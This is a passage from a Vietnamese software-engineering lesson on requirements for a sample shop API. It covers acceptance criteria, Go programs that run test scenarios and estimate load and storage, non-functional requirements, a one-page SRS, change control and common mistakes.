AC-11.3 Tất cả hoặc không
  Given A tồn 5 và B tồn 0
  When  tôi đặt A x1 và B x1 trong một đơn
  Then  nhận 409, tồn A vẫn 5 (không món nào bị trừ), không có đơn
AC-11.4 Đồng thời (NFR-01)
  Given A tồn 5 và 20 khách cùng đặt A x1 cùng lúc
  When  tất cả yêu cầu được xử lý
  Then  đúng 5 yêu cầu nhận 201, 15 yêu cầu nhận 409, tồn A bằng 0 (không âm)
AC-11.5 Giá chụp lúc mua
  Given A giá 100.000, tôi đặt A x1 thành công
  When  admin đổi giá A thành 120.000
  Then  đơn của tôi vẫn ghi đơn giá 100.000
AC-11.6 Đầu vào sai: 0 dòng, 51 dòng, số lượng 0 hoặc 100        Then 422 validation_failed
AC-11.7 Hai dòng cùng sản phẩm A x2 và A x3 được gộp thành A x5 (tổng vượt 99 thì 422)
AC-11.8 Sản phẩm không tồn tại hoặc is_active = false             Then 404, cả đơn thất bại
AC-11.9 Không kèm token hợp lệ                                    Then 401
US-12  (FR-12, Should) Là khách trên mạng chập chờn, tôi muốn bấm gửi lại an toàn.
AC-12.1 Given tôi đã đặt thành công với Idempotency-Key K
        When  tôi gửi lại đúng yêu cầu đó với khóa K
        Then  không có đơn thứ hai; nhận lại phản hồi cũ, đánh dấu Idempotent-Replayed
AC-12.2 When tôi dùng khóa K cho một nội dung khác
        Then nhận 422 mã idempotency_key_reused
```

Hãy nhìn ba chỗ người viết yêu cầu hay bỏ sót mà ví dụ cụ thể đã ép ta nêu ra: **mã trạng thái cho từng ca lỗi** (404 hay 409 hay 422?), **tính nguyên tử khi một dòng lỗi** (AC-11.3) và **dòng trùng sản phẩm** (AC-11.7). Các con số này khớp với bản tham chiếu của Dự án 3; trong quy trình thật, chúng ra đời ở buổi trao đổi với khách và được xác nhận trước khi viết mã.

7.4. FR-14: hủy đơn

```
US-14  Là khách hàng, tôi muốn hủy đơn đang chờ xử lý của mình
       để khỏi bị giao thứ tôi không còn muốn, và hàng quay về cho người khác.


AC-14.1 Given đơn #1 của tôi đang pending (A x2, B x1), tồn A = 8, B = 0
        When  tôi hủy đơn #1
        Then  nhận 200, đơn thành cancelled, tồn A = 10, B = 1
AC-14.2 Given đơn #1 đã cancelled
        When  tôi hủy lần nữa
        Then  nhận 409, tồn kho không đổi (hoàn kho đúng một lần)
AC-14.3 Given đơn đã paid, shipped hoặc delivered
        When  tôi hủy
        Then  nhận 409, đơn và tồn kho không đổi
AC-14.4 Given đơn thuộc về người dùng khác
        When  tôi hủy
        Then  nhận 404, y hệt đơn không tồn tại
AC-14.5 When  tôi hủy một mã đơn không tồn tại      Then  nhận 404
AC-14.6 When  tôi hủy mà không đăng nhập            Then  nhận 401
AC-14.7 Given đơn pending của tôi
        When  hai yêu cầu hủy gửi đồng thời
        Then  đúng một nhận 200, một nhận 409, tồn kho hoàn một lần
```

AC-14.4 đáng suy nghĩ: ta **cố ý không phân biệt** "đơn không tồn tại" và "đơn của người khác" (đều 404). Nếu trả 403 cho trường hợp sau, kẻ xấu dò mã đơn sẽ biết mã nào có thật. Một dòng tiêu chí chấp nhận chứa nguyên một quyết định bảo mật.

7.5. Biến tiêu chí thành bảng kịch bản chạy được

Tiêu chí chỉ có giá trị khi *chạy được*. Chương trình sau biểu diễn AC-14.x thành **bảng dữ liệu** (mỗi dòng: bối cảnh, hành động, kết quả mong đợi) và chạy trên một mô hình tối thiểu của quy tắc hủy đơn. Sau đó nó chạy **lại** trên phiên bản cố ý "quên" kiểm tra `pending` để cho thấy bảng bắt lỗi thế nào. (Ở Buổi 31 và 22E, cùng các dòng này sẽ chạy trên PostgreSQL thật.)

```
package main

import (
    "fmt"
    "reflect"
    "sort"
    "sync"
)

type Status string

type Order struct {
    Owner  int
    Status Status
    Lines  map[string]int // sku -> số lượng
}

// Shop là mô hình tối thiểu của quy tắc BR-03/BR-04/BR-06. Khóa mu đóng vai "câu UPDATE có
// điều kiện status = 'pending'" của PostgreSQL: kiểm tra và đổi trạng thái là MỘT bước nguyên tử.
type Shop struct {
    mu     sync.Mutex
    Buggy  bool // true: cố ý "quên" kiểm tra pending, để xem bảng kịch bản bắt lỗi
    Stock  map[string]int
    Orders map[int]*Order
}

// Cancel trả về mã HTTP tương ứng. caller = 0 nghĩa là chưa đăng nhập.
func (s *Shop) Cancel(caller, id int) int {
    if caller == 0 {
        return 401
    }
    s.mu.Lock()
    defer s.mu.Unlock()
    o, ok := s.Orders[id]
    if !ok || o.Owner != caller { // không tồn tại và của người khác: giống hệt nhau (BR-06)
        return 404
    }
    if !s.Buggy && o.Status != "pending" { // BR-03
        return 409
    }
    o.Status = "cancelled"
    for sku, qty := range o.Lines { // BR-04: hoàn kho cùng bước với đổi trạng thái
        s.Stock[sku] += qty
    }
    return 200
}

// Case là một tiêu chí chấp nhận Given/When/Then viết thành dữ liệu.
type Case struct {
    AC       string
    Given    string         // Given: bối cảnh (tồn kho trước khi hủy: A=8, B=0)
    Status   Status         // trạng thái ban đầu của đơn số 1 (chủ đơn: người dùng 1)
    Caller   int            // When: ai gọi hủy
    OrderID  int            // When: hủy đơn nào
    Times    int            // When: gọi bao nhiêu lần
```

```
    Parallel bool           // When: các lần gọi chạy đồng thời
    Codes    []int          // Then: mã trả về (đã sắp tăng dần)
    Stock    map[string]int // Then: tồn kho cuối cùng
    Final    Status         // Then: trạng thái cuối của đơn 1
}

func run(c Case, buggy bool) (codes []int, shop *Shop) {
    shop = &Shop{
        Buggy: buggy,
        Stock: map[string]int{"A": 8, "B": 0},
        Orders: map[int]*Order{
            1: {Owner: 1, Status: c.Status, Lines: map[string]int{"A": 2, "B": 1}},
        },
    }
    var wg sync.WaitGroup
    var mu sync.Mutex
    for i := 0; i < c.Times; i++ {
        call := func() {
            code := shop.Cancel(c.Caller, c.OrderID)
            mu.Lock()
            codes = append(codes, code)
            mu.Unlock()
        }
        if c.Parallel {
            wg.Add(1)
            go func() { defer wg.Done(); call() }()
        } else {
            call()
        }
    }
    wg.Wait()
    sort.Ints(codes)
    return codes, shop
}

func main() {
    after := map[string]int{"A": 10, "B": 1} // tồn kho sau một lần hoàn đúng
    same := map[string]int{"A": 8, "B": 0}   // tồn kho không đổi
    // Thứ tự trường: AC, Given, Status, Caller, OrderID, Times, Parallel, Codes, Stock, Final
    cases := []Case{
        {"AC-14.1", "đơn pending của tôi (A x2, B x1)", "pending", 1, 1, 1, false,
            []int{200}, after, "cancelled"},
        {"AC-14.2", "hủy hai lần liên tiếp", "pending", 1, 1, 2, false,
            []int{200, 409}, after, "cancelled"},
        {"AC-14.3", "đơn đã paid", "paid", 1, 1, 1, false,
            []int{409}, same, "paid"},
        {"AC-14.3", "đơn đã shipped", "shipped", 1, 1, 1, false,
            []int{409}, same, "shipped"},
        {"AC-14.3", "đơn đã delivered", "delivered", 1, 1, 1, false,
            []int{409}, same, "delivered"},
        {"AC-14.4", "đơn của người khác (tôi là 2)", "pending", 2, 1, 1, false,
            []int{404}, same, "pending"},
        {"AC-14.5", "mã đơn không tồn tại", "pending", 1, 99, 1, false,
            []int{404}, same, "pending"},
        {"AC-14.6", "chưa đăng nhập", "pending", 0, 1, 1, false,
            []int{401}, same, "pending"},
        {"AC-14.7", "hai yêu cầu hủy đồng thời", "pending", 1, 1, 2, true,
            []int{200, 409}, after, "cancelled"},
    }
    for _, buggy := range []bool{false, true} {
        title := "Cài đặt đúng"
        if buggy {
            title = "Cài đặt quên kiểm tra pending"
        }
        fmt.Printf("== %s ==\n", title)
        fmt.Printf("%-8s %-34s %-10s %-6s %s\n", "AC", "Given/When", "Mã", "A,B", "Kết quả")
        fail := 0
        for _, c := range cases {
            codes, shop := run(c, buggy)
            ok := reflect.DeepEqual(codes, c.Codes) && reflect.DeepEqual(shop.Stock, c.Stock) &&
                shop.Orders[1].Status == c.Final
            res := "PASS"
```

```
            if !ok {
                res = "FAIL"
                fail++
            }
            ab := fmt.Sprintf("%d,%d", shop.Stock["A"], shop.Stock["B"])
            fmt.Printf("%-8s %-34s %-10s %-6s %s\n", c.AC, c.Given, fmt.Sprint(codes), ab, res)
        }
        fmt.Printf("Tổng: %d kịch bản, %d lỗi\n\n", len(cases), fail)
    }
}
```

```
== Cài đặt đúng ==
AC       Given/When                          Mã         A,B    Kết quả
AC-14.1  đơn pending của tôi (A x2, B x1)    [200]      10,1   PASS
AC-14.2  hủy hai lần liên tiếp               [200 409]  10,1   PASS
AC-14.3  đơn đã paid                         [409]      8,0    PASS
AC-14.3  đơn đã shipped                      [409]      8,0    PASS
AC-14.3  đơn đã delivered                    [409]      8,0    PASS
AC-14.4  đơn của người khác (tôi là 2)       [404]      8,0    PASS
AC-14.5  mã đơn không tồn tại                [404]      8,0    PASS
AC-14.6  chưa đăng nhập                      [401]      8,0    PASS
AC-14.7  hai yêu cầu hủy đồng thời           [200 409]  10,1   PASS
Tổng: 9 kịch bản, 0 lỗi

== Cài đặt quên kiểm tra pending ==
AC       Given/When                          Mã         A,B    Kết quả
AC-14.1  đơn pending của tôi (A x2, B x1)    [200]      10,1   PASS
AC-14.2  hủy hai lần liên tiếp               [200 200]  12,2   FAIL
AC-14.3  đơn đã paid                         [200]      10,1   FAIL
AC-14.3  đơn đã shipped                      [200]      10,1   FAIL
AC-14.3  đơn đã delivered                    [200]      10,1   FAIL
AC-14.4  đơn của người khác (tôi là 2)       [404]      8,0    PASS
AC-14.5  mã đơn không tồn tại                [404]      8,0    PASS
AC-14.6  chưa đăng nhập                      [401]      8,0    PASS
AC-14.7  hai yêu cầu hủy đồng thời           [200 200]  12,2   FAIL
Tổng: 9 kịch bản, 5 lỗi
```

Bản đúng qua cả chín kịch bản. Bản "quên kiểm tra pending" **trượt năm**, và đặc biệt đáng sợ ở AC-14.2: lần hủy thứ hai trả `200` và tồn kho tăng thành `12,2` thay vì `10,1`: kho bị **hoàn đôi** mà không có lỗi nào được ném ra. Đó là loại lỗi mà test "đường vui" không bao giờ thấy, và là lý do ta viết ca ngoại lệ ngay từ tiêu chí chấp nhận.

8. Yêu cầu phi chức năng phải đo được

8.1. Bảng NFR của ShopGo v1

Mã	Nhóm	Yêu cầu	Kiểm chứng
NFR-01	Đúng đắn	Không bán lố: sau N đơn đồng thời, tổng số lượng bán ≤ tồn kho ban đầu	T: test đồng thời
NFR-02	Hiệu năng đọc	p95 `GET /products` < 200 ms ở 50 yêu cầu/giây trên 1 máy 2 vCPU	T: bộ phát tải
NFR-03	Hiệu năng ghi	p95 `POST /orders` < 500 ms ở 10 đơn/giây	T: bộ phát tải
NFR-04	Sẵn sàng	99,5%/tháng (≈ 3,6 giờ ngừng/tháng); triển khai không rớt yêu cầu	A: số liệu giám sát; T: triển khai thử
NFR-05	Bền dữ liệu	Không mất đơn đã xác nhận; sao lưu hằng ngày, RPO ≤ 24 giờ, RTO ≤ 4 giờ	T: diễn tập khôi phục
NFR-06	Bảo mật	Mật khẩu bcrypt cost ≥ 10; JWT HS256 có exp, iss; chống IDOR, mass assignment, SQL injection; không lộ lỗi hạ tầng	T: bộ test bảo mật; I: rà soát mã

Mã	Nhóm	Yêu cầu	Kiểm chứng
NFR-07	Quan sát	Log JSON có request_id; /healthz, /readyz	T: gọi thử, đọc log
NFR-08	Bảo trì	Module user/product/order không import lẫn nhau; test tích hợp trên PostgreSQL thật	I: kiểm tra đồ thị import trong CI
NFR-09	Mô hình lỗi	Mọi lỗi theo khuôn `{"error":{"code","message","details","request_id"}}`, `code` ổn định	T: test hợp đồng
NFR-10	Mở rộng sau này	Thêm thanh toán/email không phải viết lại lõi đặt hàng (ranh giới module sạch)	I: xem xét thiết kế khi thêm tính năng

NFR-06 nhắc tên công nghệ (bcrypt, JWT) nhưng không vi phạm nguyên tắc "yêu cầu ≠ giải pháp": ở đây công nghệ là **chuẩn bảo mật được chọn có chủ đích** và con số (`cost ≥ 10`) mới là thứ kiểm chứng. Nếu bạn không biện hộ được vì sao một tên công nghệ nằm trong yêu cầu, hãy chuyển nó sang ràng buộc hoặc xóa.

8.2. Từ "nhanh" đến NFR-02 trong năm bước

Năm bước: (1) **đại lượng**: thời gian phản hồi của `GET /products`, thao tác khách làm nhiều nhất; (2) **thống kê**: trung bình che đuôi chậm (5% khách chờ 5 giây mà trung bình vẫn đẹp) nên dùng **phân vị p95**; (3) **ngưỡng**: 200 ms, mức khách khó nhận ra chậm; (4) **điều kiện đo**: 50 yêu cầu/giây, 1 máy 2 vCPU, ~5.000 sản phẩm (số 50 suy ra ở mục 8.3); (5) **cách đo và ai đo**: bộ phát tải trước mỗi lần phát hành, lưu kết quả. Khuôn **kịch bản chất lượng** gom lại một câu: "Khi **khách** gửi **đơn đặt hàng** vào **API** lúc **khuyến mãi đỉnh (10 đơn/giây)**, hệ thống **tạo đơn** với **p95 < 500 ms**" (NFR-03).

8.3. Suy ra con số từ bối cảnh

Bối cảnh giả định (cần chị Lan xác nhận): 2.000 đơn/ngày vào ngày cao điểm khuyến mãi, 5.000 sản phẩm, 10.000 khách. Chương trình sau đổi chúng thành tải, dung lượng và kích thước pool, rồi tự kiểm xem NFR-02/03 có hợp lý với bối cảnh không. Mọi hằng số đầu vào là **giả định có tên** nằm ở đầu chương trình, để bạn đổi và chạy lại:

```
package main

import (
    "fmt"
    "math"
    "strings"
)

// Mọi hằng số dưới đây là GIẢ ĐỊNH cần chị Lan xác nhận (xem nhật ký câu hỏi, mục 4.3).
const (
    ordersPeakDay   = 2000.0 // đơn/ngày vào ngày khuyến mãi cao điểm
    conversion      = 0.05   // 5% phiên truy cập kết thúc bằng một đơn
    readsPerSession = 8.0    // lượt gọi API đọc (danh sách + chi tiết) mỗi phiên
    peakShare       = 0.60   // 60% lưu lượng của ngày dồn vào giờ cao điểm
    peakHours       = 2.0    // độ dài cửa sổ cao điểm (giờ)
    burstRead       = 2.0    // hệ số đột biến trong vài giây so với trung bình cao điểm
    burstOrder      = 5.0    // đơn hàng đột biến mạnh hơn (người ta ùa vào lúc mở khuyến mãi)
    linesPerOrder   = 2.5    // số dòng hàng trung bình mỗi đơn
    dailyUsers      = 2000.0 // người dùng hoạt động mỗi ngày (20% của 10.000 khách)
    rotationsPerDay = 4.0    // lần xoay vòng refresh token mỗi người/ngày (access sống 15 phút)
    daySeconds      = 86400.0
    years           = 3.0
)

// vn định dạng số kiểu Việt Nam: dấu chấm ngăn nghìn, dấu phẩy thập phân.
```

```
func vn(x float64, dec int) string {
    s := fmt.Sprintf("%.*f", dec, math.Abs(x))
    ip, fp, _ := strings.Cut(s, ".")
    var b []byte
    for i, c := range []byte(ip) {
        if i > 0 && (len(ip)-i)%3 == 0 {
            b = append(b, '.')
        }
        b = append(b, c)
    }
    out := string(b)
    if fp != "" {
        out += "," + fp
    }
    if x < 0 {
        out = "-" + out
    }
    return out
}

func row(label, val, unit string) { fmt.Printf("%-34s %12s %s\n", label, val, unit) }

func main() {
    // ---- 1. Lưu lượng (QPS) ----
    sessions := ordersPeakDay / conversion
    reads := sessions * readsPerSession
    readAvg := reads / daySeconds
    readPeak := reads * peakShare / (peakHours * 3600)
    readBurst := readPeak * burstRead
    ordAvg := ordersPeakDay / daySeconds
    ordPeak := ordersPeakDay * peakShare / (peakHours * 3600)
    ordBurst := ordPeak * burstOrder
    fmt.Println("== 1. Lưu lượng (QPS) ==")
    row("Phiên truy cập/ngày", vn(sessions, 0), "")
    row("Lượt đọc API/ngày", vn(reads, 0), "")
    row("Đọc: trung bình 24 giờ", vn(readAvg, 2), "req/s")
    row("Đọc: trung bình giờ cao điểm", vn(readPeak, 2), "req/s")
    row("Đọc: đột biến (x"+vn(burstRead, 0)+")", vn(readBurst, 2), "req/s")
    row("Đặt hàng: trung bình 24 giờ", vn(ordAvg, 3), "đơn/s")
    row("Đặt hàng: trung bình giờ cao điểm", vn(ordPeak, 3), "đơn/s")
    row("Đặt hàng: đột biến (x"+vn(burstOrder, 0)+")", vn(ordBurst, 3), "đơn/s")
    row("Tải kiểm NFR-02 (50) / đột biến", vn(50/readBurst, 2), "lần")
    row("Tải kiểm NFR-03 (10) / đột biến", vn(10/ordBurst, 1), "lần")

    // ---- 2. Định luật Little: L = lambda x W ----
    fmt.Println("\n== 2. Định luật Little (số yêu cầu đang xử lý cùng lúc) ==")
    lr := 50.0 * 0.200 // NFR-02: 50 req/s, p95 0,2 s
    lo := 10.0 * 0.500 // NFR-03: 10 đơn/s, p95 0,5 s
    fmt.Printf("Đọc  : 50 req/s x 0,200 s = %s yêu cầu đồng thời\n", vn(lr, 1))
    fmt.Printf("Ghi  : 10 đơn/s x 0,500 s = %s yêu cầu đồng thời\n", vn(lo, 1))
    fmt.Printf("Cận trên số kết nối CSDL cần: %s -> chọn pool 20\n", vn(math.Ceil(lr+lo), 0))
    hold := 0.020
    fmt.Printf("Sản phẩm nóng giữ khóa %s ms/đơn -> tối đa %s đơn/s cho một sản phẩm\n",
        vn(hold*1000, 0), vn(1/hold, 0))

    // ---- 3. Dung lượng lưu trữ sau 3 năm (cận trên: ngày nào cũng cao điểm) ----
    orders := ordersPeakDay * 365 * years
    items := orders * linesPerOrder
    refreshRows := dailyUsers * rotationsPerDay * 365 * years
    type tbl struct {
        name  string
        rows  float64
        bytes float64 // gồm cả chỉ mục (ước lượng thô)
    }
    ts := []tbl{
        {"orders", orders, 140},
        {"order_items", items, 100},
        {"refresh_tokens (không dọn)", refreshRows, 170},
        {"products", 5000, 300},
        {"users", 10000, 250},
    }
```

```
    fmt.Println("\n== 3. Lưu trữ sau 3 năm (cận trên) ==")
    fmt.Printf("%-28s %12s %8s %10s\n", "Bảng", "Số dòng", "B/dòng", "MB")
    var total float64
    for _, t := range ts {
        mb := t.rows * t.bytes / 1e6
        total += mb
        fmt.Printf("%-28s %12s %8s %10s\n", t.name, vn(t.rows, 0), vn(t.bytes, 0), vn(mb, 1))
    }
    fmt.Printf("%-28s %12s %8s %10s\n", "Cộng", "", "", vn(total, 1))
    grown := total * 1.3
    fmt.Printf("Nhân hệ số phình MVCC/WAL 1,3: %s MB (~%s GB)\n", vn(grown, 0), vn(grown/1000, 1))
    share := refreshRows * 170 / 1e6 / total * 100
    fmt.Printf("Riêng refresh_tokens chiếm %s%% tổng: cần job dọn token hết hạn\n", vn(share, 0))

    // ---- 4. Độ sẵn sàng: số phút ngừng được phép mỗi tháng (30 ngày) ----
    fmt.Println("\n== 4. Độ sẵn sàng -> thời gian ngừng cho phép/tháng ==")
    fmt.Printf("%-10s %14s %12s\n", "Mục tiêu", "Phút/tháng", "Giờ/tháng")
    for _, a := range []float64{99.0, 99.5, 99.9, 99.99} {
        min := (1 - a/100) * 30 * 24 * 60
        fmt.Printf("%-10s %14s %12s\n", vn(a, 2)+"%", vn(min, 1), vn(min/60, 2))
    }
}
```

```
== 1. Lưu lượng (QPS) ==
Phiên truy cập/ngày                      40.000
Lượt đọc API/ngày                       320.000
Đọc: trung bình 24 giờ                     3,70 req/s
Đọc: trung bình giờ cao điểm              26,67 req/s
Đọc: đột biến (x2)                        53,33 req/s
Đặt hàng: trung bình 24 giờ                0,023 đơn/s
Đặt hàng: trung bình giờ cao điểm          0,167 đơn/s
Đặt hàng: đột biến (x5)                    0,833 đơn/s
Tải kiểm NFR-02 (50) / đột biến             0,94 lần
Tải kiểm NFR-03 (10) / đột biến             12,0 lần

== 2. Định luật Little (số yêu cầu đang xử lý cùng lúc) ==
Đọc  : 50 req/s x 0,200 s = 10,0 yêu cầu đồng thời
Ghi  : 10 đơn/s x 0,500 s = 5,0 yêu cầu đồng thời
Cận trên số kết nối CSDL cần: 15 -> chọn pool 20
Sản phẩm nóng giữ khóa 20 ms/đơn -> tối đa 50 đơn/s cho một sản phẩm

== 3. Lưu trữ sau 3 năm (cận trên) ==
Bảng                              Số dòng   B/dòng         MB
orders                          2.190.000      140      306,6
order_items                     5.475.000      100      547,5
refresh_tokens (không dọn)      8.760.000      170    1.489,2
products                            5.000      300        1,5
users                              10.000      250        2,5
Cộng                                                  2.347,3
Nhân hệ số phình MVCC/WAL 1,3: 3.051 MB (~3,1 GB)
Riêng refresh_tokens chiếm 63% tổng: cần job dọn token hết hạn

== 4. Độ sẵn sàng -> thời gian ngừng cho phép/tháng ==
Mục tiêu       Phút/tháng    Giờ/tháng
99,00%              432,0         7,20
99,50%              216,0         3,60
99,90%               43,2         0,72
99,99%                4,3         0,07
```

Đọc kết quả như một người thiết kế, không chỉ như một máy tính:

- **Tải rất nhỏ so với phần cứng.** 2.000 đơn/ngày là trung bình 0,023 đơn/giây; ngay cả đột biến năm lần trên giờ cao điểm cũng chỉ 0,83 đơn/giây. NFR-03 kiểm ở 10 đơn/giây tức là **dư 12 lần**: một cái đệm cố ý cho khuyến mãi bùng nổ. Điều này xác nhận: **một VPS và một PostgreSQL là đủ** (`CON-01` hợp lý), và kiến trúc phân tán sẽ là lãng phí.

- **NFR-02 gần như không có đệm.** Đột biến đọc ước lượng 53 yêu cầu/giây, trong khi NFR-02 kiểm ở 50 (tỉ lệ 0,94). Phát hiện này đáng đưa vào báo cáo: nếu giả định "5% chuyển đổi, 8 lượt đọc mỗi phiên" sai thì không có đệm. Hành động: đo thêm ở 100 yêu cầu/giây để biết biên an toàn thật.
- **Định luật Little** (`L = λ × W`: số yêu cầu đồng thời = tốc độ đến × thời gian xử lý): 50 req/s × 0,2 s = 10 yêu cầu đang xử lý cùng lúc, cộng 5 của đơn hàng, cận trên 15 kết nối CSDL, nên chọn pool 20 là có lý do (Buổi 22 đã bàn cách chọn pool).
- **Điểm nóng một sản phẩm.** Nếu mỗi đơn giữ khóa dòng sản phẩm 20 ms (giả định) thì một sản phẩm "nóng" chịu tối đa 1/0,02 = **50 đơn/giây**, vẫn cao hơn tải ta cần (10 đơn/giây). Không cần cơ chế đặc biệt.
- **Dung lượng nhỏ, nhưng có một bất ngờ.** Đơn và dòng hàng sau ba năm chỉ cỡ 850 MB. Cái chiếm nhiều nhất lại là `refresh_tokens` (63%): mỗi lần xoay vòng sinh một dòng mới, và bản v1 **chưa có job dọn token hết hạn** (đồng hồ hệ thống là Won't v1). Đây là **rủi ro** `RK-02` nên ghi vào đặc tả: chấp nhận cho v1, và thêm việc dọn dẹp định kỳ vào kế hoạch sau.
- **Độ sẵn sàng là tiền.** 99% cho phép 7,2 giờ ngừng/tháng; 99,5% còn 3,6 giờ; 99,99% còn 4,3 phút, cần dư thừa nhiều lớp, tốn kém hơn ngân sách "một VPS" rất nhiều. NFR-04 chọn 99,5% là **cân bằng có ý thức** giữa ngân sách và kỳ vọng.

> **Đây là mô hình, không phải đo đạc**
> Mọi số liệu ở trên suy ra từ **giả định** (tỉ lệ chuyển đổi, số dòng mỗi đơn, byte mỗi dòng). Chúng cho **bậc độ lớn** để quyết định hướng thiết kế, không phải cam kết. Khi có số liệu thật (log truy cập, dung lượng bảng bằng `pg_total_relation_size`), hãy thay giả định bằng số đo và chạy lại.

8.4. Các NFR kéo nhau

NFR không đứng riêng. **NFR-01 và NFR-03** kéo nhau: khóa dòng để không bán lố làm chậm khi nhiều người tranh một sản phẩm (đã tính ở trên: vẫn dư). **NFR-04 và NFR-05** có vẻ mâu thuẫn ("không mất đơn đã xác nhận" nhưng RPO 24 giờ), và cần **làm rõ ý** với khách: *đơn đã xác nhận không mất khi tiến trình hoặc máy khởi động lại* (nhờ giao dịch bền); còn RPO 24 giờ chỉ áp dụng cho **thảm họa mất cả đĩa**, khi ta khôi phục từ bản sao lưu hằng ngày. Hai câu khác nhau, hai chi phí khác nhau; gộp chung là mơ hồ. **NFR-06 và tốc độ phát triển** cũng kéo nhau, nhưng bảo mật không nằm trong danh sách để cắt.

9. Đặc tả yêu cầu phần mềm (SRS) một trang

SRS (*Software Requirements Specification*) là tài liệu gom mọi thứ ở trên để các bên cùng ký. Không cần một trăm trang: với dự án cỡ này, một trang đủ dùng làm **baseline** (phiên bản đã chốt, thay đổi sau đó phải qua quy trình mục 10).

```
SRS ShopGo v1                                  Phiên bản 1.0  |  Trạng thái: chờ chị Lan duyệt
1. Mục đích   Cho khách xem hàng và đặt hàng trực tuyến mà không bán lố; cho nhân viên quản lý
              sản phẩm. Thay việc nhắn tin từng khách của chị Lan.
2. Bên liên quan   Chị Lan (quyết định, trả tiền); nhân viên (A3); khách hàng (A1, A2);
              kỹ sư vận hành; nhà cung cấp VPS; cơ quan thuế và pháp lý.
3. Phạm vi    Trong: FR-01..FR-14 (Must: 12, Should: 2). Ngoài (Won't v1): thanh toán thật, giỏ
              hàng phía server, email/thông báo, tìm kiếm toàn văn, tải ảnh, mã giảm giá, quản trị
              đơn của mọi người, đánh giá sản phẩm, đa ngôn ngữ/đa tiền tệ.
4. Ràng buộc  CON-01 Một VPS và một PostgreSQL. CON-02 Tiền là số nguyên đồng (VND).
5. Giả định   AS-01 ~5.000 sản phẩm, ~10.000 khách, đỉnh ~2.000 đơn/ngày.
              AS-02 Thu tiền ngoài hệ thống. AS-03 3 người dùng chung một mức quyền admin.
6. Yêu cầu chức năng     Bảng FR mục 5.2 (kèm tiêu chí chấp nhận AC-11.x, AC-12.x, AC-14.x).
7. Yêu cầu phi chức năng Bảng NFR-01..NFR-10 mục 8.1 (mỗi dòng có số đo và cách kiểm).
8. Rủi ro     RK-01 Giả định lưu lượng sai (NFR-02 gần như không có đệm).
              RK-02 Bảng refresh_tokens phình vì chưa có job dọn.
              RK-03 Idempotency-Key chỉ nhớ trong một tiến trình (xem Buổi 30) nếu chạy nhiều bản.
```

```
9. Câu hỏi mở    Q-04 (xác nhận không thanh toán trực tuyến), Q-09 (xác nhận chỉ một mức quyền).
10. Phê duyệt    Chị Lan: ____  Ngày: ____    Kỹ sư: ____  Ngày: ____
```

10. Quản lý thay đổi và ma trận truy vết

10.1. Thay đổi là bình thường, thay đổi không kiểm soát mới là bệnh

Sau khi chốt, chị Lan sẽ nhắn: "thêm mã giảm giá cho đợt khuyến mãi tháng sau nhé". Từ chối thẳng là thô bạo, nhận ngay là tự sát. Quy trình tối thiểu: (1) **ghi** thành yêu cầu thay đổi `CR-01` kèm người đề xuất và lý do; (2) **đánh giá tác động** lên phạm vi, lịch, chi phí, rủi ro và các yêu cầu khác; (3) **quyết định** (chị Lan, người trả tiền): nhận, hoãn sang v2 hoặc từ chối, có thể đổi lấy việc bỏ thứ khác; (4) **cập nhật** SRS (1.0 → 1.1), truy vết và test.

Với CR-01: yêu cầu bị chạm là FR-11 (tổng tiền không còn là tổng các dòng) cộng bảng mã và một FR mới cho admin; câu cần hỏi lại: một mã dùng mấy lần, cộng dồn với giá khuyến mãi không, hủy đơn có hoàn mã không; tác động rơi đúng vào lõi đặt hàng và hủy đơn nên rủi ro hồi quy cao. Quyết định ví dụ: hoãn sang v2; trong v1 nhân viên giảm giá bằng cách sửa giá sản phẩm.

10.2. Ma trận truy vết khởi đầu

Truy vết (*traceability*) là khả năng đi từ nhu cầu đến test và ngược lại: nhờ nó bạn trả lời được "đổi FR-14 thì phải sửa gì?" và "test này bảo vệ yêu cầu nào?". Hiện ta mới có hai cột đầu; UC lấy từ 22B, endpoint từ 22D, cột test hoàn tất ở 22E.

FR	Nguồn	UC	Endpoint (tiền tố /api/v1) và NFR liên quan
FR-01..04	Q-03, Q-18	UC-01..04	POST /auth/register, /auth/login, /auth/refresh, /auth/logout; NFR-06
FR-05	Kỹ sư	UC-05	GET /me
FR-06, 07	Q-01, Q-09	UC-06, 07	GET, POST /categories; NFR-06 (quyền admin)
FR-08, 09	Q-21, Q-01	UC-08, 09	GET /products, GET /products/{id}; NFR-02
FR-10	Q-09, Q-10	UC-10	POST /products, PATCH, DELETE /products/{id}; NFR-06
FR-11, 12	Q-05..08, Q-13	UC-11	POST /orders; NFR-01, NFR-03
FR-13	Q-11	UC-12	GET /orders, GET /orders/{id}; NFR-06 (IDOR)
FR-14	Q-11, Q-12	UC-13	POST /orders/{id}/cancellations; NFR-01

Kiểm tra hai chiều: **mọi FR có ít nhất một UC** (không yêu cầu mồ côi) và **mọi UC trỏ về FR** (không tính năng mồ côi, tức không gold plating).

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Nhảy vào code khi chưa hỏi.** Hai tuần viết mã cho một yêu cầu bị hiểu sai là hai tuần mất; một giờ phỏng vấn rẻ hơn nhiều.
2. **Giải pháp trá hình yêu cầu**: "phải dùng Redis", "phải là microservices", "phải có Kafka". Hỏi lại "để đạt điều gì" và ghi điều đó, rồi chọn công nghệ ở khâu thiết kế.
3. **Yêu cầu phi chức năng mơ hồ** ("nhanh", "an toàn", "dễ mở rộng") hoặc bị bỏ quên cho đến khi hệ thống chậm trong ngày khuyến mãi.
4. **Gold plating**: thêm tính năng "cho đẹp" mà không ai yêu cầu; mỗi dòng mã thừa là một dòng phải kiểm thử, vá lỗi và hiểu.
5. **Mọi thứ đều Must.** Không có thứ tự ưu tiên thì khi hết thời gian, bạn cắt ngẫu nhiên.
6. **Không ghi Won't.** Phần ngoài phạm vi không được viết ra sẽ trở lại như một "tưởng đã có".
7. **Chỉ hỏi người trả tiền**, bỏ qua người dùng thật và người vận hành.
8. **Chỉ mô tả đường vui**: thiếu luồng lỗi, ca đồng thời, ca "bấm hai lần" (AC-14.2 và AC-14.7 là các ca bị quên nhiều nhất).
9. **Tiêu chí chấp nhận không kiểm được** ("hệ thống phản hồi hợp lý") hoặc không có số cụ thể.
10. **Yêu cầu ghép** ("đăng nhập và xem đơn và hủy đơn") không thể đánh dấu xong từng phần, không thể truy vết.
11. **Thay đổi không qua quy trình**: nhận lời nhắn miệng của khách, sửa mã, không cập nhật đặc tả; ba tháng sau đặc tả là tài liệu nói dối.
12. **Phân tích kéo dài vô tận** (*analysis paralysis*): đặc tả hoàn hảo cho một thế giới đã đổi. Mục tiêu là *đủ rõ để bắt đầu thiết kế*, không phải đủ để khỏi bao giờ đổi.

